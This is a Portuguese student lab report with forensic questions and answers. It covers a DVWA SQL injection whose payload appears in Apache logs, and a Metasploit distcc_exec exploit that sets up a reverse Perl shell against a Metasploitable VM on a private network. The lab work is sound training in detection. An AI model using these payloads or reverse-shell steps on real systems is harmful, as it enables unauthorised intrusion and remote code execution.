192.168.186.128 - - [29/Mar/2026:12:36:06 -0400] "GET /dvwa/index.php HTTP/1.1"
200 4585 "http://192.168.186.131/dvwa/login.php" "Mozilla/5.0 (X11; Linux x86_64
; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.186.128 - - [29/Mar/2026:12:36:12 -0400] "GET /dvwa/security.php HTTP/1.
1" 200 4106 "http://192.168.186.131/dvwa/index.php" "Mozilla/5.0 (X11; Linux x86
_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.186.128 - - [29/Mar/2026:12:36:12 -0400] "GET /dvwa/dvwa/images/lock.png
 HTTP/1.1" 200 1025 "http://192.168.186.131/dvwa/security.php" "Mozilla/5.0 (X11
; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.186.128 - - [29/Mar/2026:12:36:14 -0400] "POST /dvwa/security.php HTTP/1
.1" 302 - "http://192.168.186.131/dvwa/security.php" "Mozilla/5.0 (X11; Linux x8
6_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.186.128 - - [29/Mar/2026:12:36:14 -0400] "GET /dvwa/security.php HTTP/1.
1" 200 4187 "http://192.168.186.131/dvwa/security.php" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.186.128 - - [29/Mar/2026:12:36:16 -0400] "GET /dvwa/vulnerabilities/sqli
/ HTTP/1.1" 200 4333 "http://192.168.186.131/dvwa/security.php" "Mozilla/5.0 (X1
1; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.186.128 - - [29/Mar/2026:12:36:23 -0400] "GET /dvwa/vulnerabilities/sqli
/?id=1%27+OR+%271%27+%3D+%271&Submit=Submit HTTP/1.1" 200 4670 "http://192.168.1
86.131/dvwa/vulnerabilities/sqli/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Ge
cko/20100101 Firefox/128.0"
msfadmin@metasploitable:~$
```

Bruno Faria

1. Que IP aparece nos logs?

O IP que aparece nos logs é 192.168.186.128 .

2. Que método HTTP foi usado? (GET / POST)

Os métodos HTTP usados são GET e POST.

3. Que recurso foi acedido?

O recurso acedido foi dvwa.

4. Qual o código de resposta HTTP? (200, 404, 500)

Os códigos de resposta foram 200 (OK) e 302 (Redirect).

5. Consegue correlacionar a hora com o ataque feito?

Sim foi no dia 29/03/2026 às 12:36.

6. O ataque aparece no access.log?

Sim aparece “id=1” e o payload no último log como “/?id=1%27+OR+%271%27+%3D+%271&Submit=Submit”.

7. Que parâmetro foi explorado?

O parâmetro explorado foi o “id”.

8. Foi necessária autenticação?

Sim ouve autentincação pois é preciso fazer login antes.

9. Este ataque deixa rasto claro?

Sim deixa rastro no log e aparece o payload.

Bruno Faria

FASE 6 ATAQUE 5: EXPLORAÇÃO DO DISTCC (RCE REMOTA)

Máquina de ataque (Kali)

Comando: nmap -sV -p 3632 “IP do servidor”

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 3632 192.168.186.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-30 10:23 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00027s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 00:0C:29:0A:7F:36 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

Bruno Faria

Comando: msfconsole

Comando: use exploit/unix/misc/distcc_exec

```
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) >
```

Comando: set PAYLOAD payload/cmd/unix/reverse_perl

```
msf exploit(unix/misc/distcc_exec) > set PAYLOAD payload/cmd/unix/reverse_perl
PAYLOAD ⇒ cmd/unix/reverse_perl
```

Comando: set RHOSTS “IP do servidor”

```
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.186.131
RHOSTS ⇒ 192.168.186.131
```

Comando: set LHOST “IP do kali”

```
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.186.128
LHOST ⇒ 192.168.186.128
```

Comando: set LPORT 4444

```
msf exploit(unix/misc/distcc_exec) > set LPORT 4444
LPORT => 4444
```

Comando: run

Análise do Servidor

Comando: sudo netstat -antp | grep 3632

```
msfadmin@metasploitable:~$ sudo netstat -antp | grep 3632
[sudo] password for msfadmin:
tcp6       0      0 :::3632                 :::*                    LISTEN
4946/distccd
msfadmin@metasploitable:~$
```

Comando: ps aux | grep distcc

```
msfadmin@metasploitable:~$ ps aux | grep distccd
daemon    4946  0.0  0.0   2316   424 ?        SNs  10:01   0:00 distccd --daemo
n --user daemon --allow 0.0.0.0/0
daemon    4947  0.0  0.0   2316   560 ?        SN   10:01   0:00 distccd --daemo
n --user daemon --allow 0.0.0.0/0
daemon    5179  0.0  0.0   2316   564 ?        SN   10:01   0:00 distccd --daemo
n --user daemon --allow 0.0.0.0/0
daemon    5261  0.0  0.0   2316   216 ?        SN   10:01   0:00 distccd --daemo
n --user daemon --allow 0.0.0.0/0
daemon    5305  0.0  0.0   2316   216 ?        SN   10:01   0:00 distccd --daemo
n --user daemon --allow 0.0.0.0/0
msfadmin  5434  0.0  0.0   3008   784 tty1     S+   10:31   0:00 grep distccd
```

Comando: grep “IP do kali”/var/log/*

```
/var/log/syslog:Mar 28 11:33:19 metasploitable in.rlogind[5402]: connect from 19
2.168.186.128 (192.168.186.128)
/var/log/syslog:Mar 28 11:33:19 metasploitable in.rlogind[5403]: connect from 19
2.168.186.128 (192.168.186.128)
/var/log/syslog:Mar 28 11:33:19 metasploitable in.rlogind[5404]: connect from 19
2.168.186.128 (192.168.186.128)
/var/log/syslog:Mar 28 11:33:24 metasploitable in.rshd[5407]: connect from 192.1
68.186.128 (192.168.186.128)
/var/log/syslog:Mar 28 11:36:33 metasploitable postfix/anvil[5387]: statistics:
max connection rate 1/60s for (smtp:192.168.186.128) at Mar 28 11:33:12
/var/log/syslog:Mar 28 11:36:33 metasploitable postfix/anvil[5387]: statistics:
max connection count 1 for (smtp:192.168.186.128) at Mar 28 11:33:12
/var/log/syslog:Mar 30 10:24:03 metasploitable distccd[4947]: (dcc_check_client)
 connection from ::ffff:192.168.186.128:35494
/var/log/syslog:Mar 30 10:29:03 metasploitable distccd[5179]: (dcc_check_client)
 connection from ::ffff:192.168.186.128:44223
/var/log/vsftpd.log:Mon Mar 16 11:07:11 2026 [pid 5368] CONNECT: Client "192.168
.186.128"
/var/log/vsftpd.log:Thu Mar 19 07:28:47 2026 [pid 5372] CONNECT: Client "192.168
.186.128"
/var/log/vsftpd.log:Sat Mar 21 14:48:18 2026 [pid 5513] CONNECT: Client "192.168
.186.128"
/var/log/vsftpd.log:Sat Mar 28 11:33:12 2026 [pid 5369] CONNECT: Client "192.168
.186.128"
```

Bruno Faria

1. Que privilégios foram obtidos?

Os privilégios obtidos foram de root.

2. Que serviço está ativo?

Os logs mostram os serviços rlogind, rshd, distccd, vsftpd.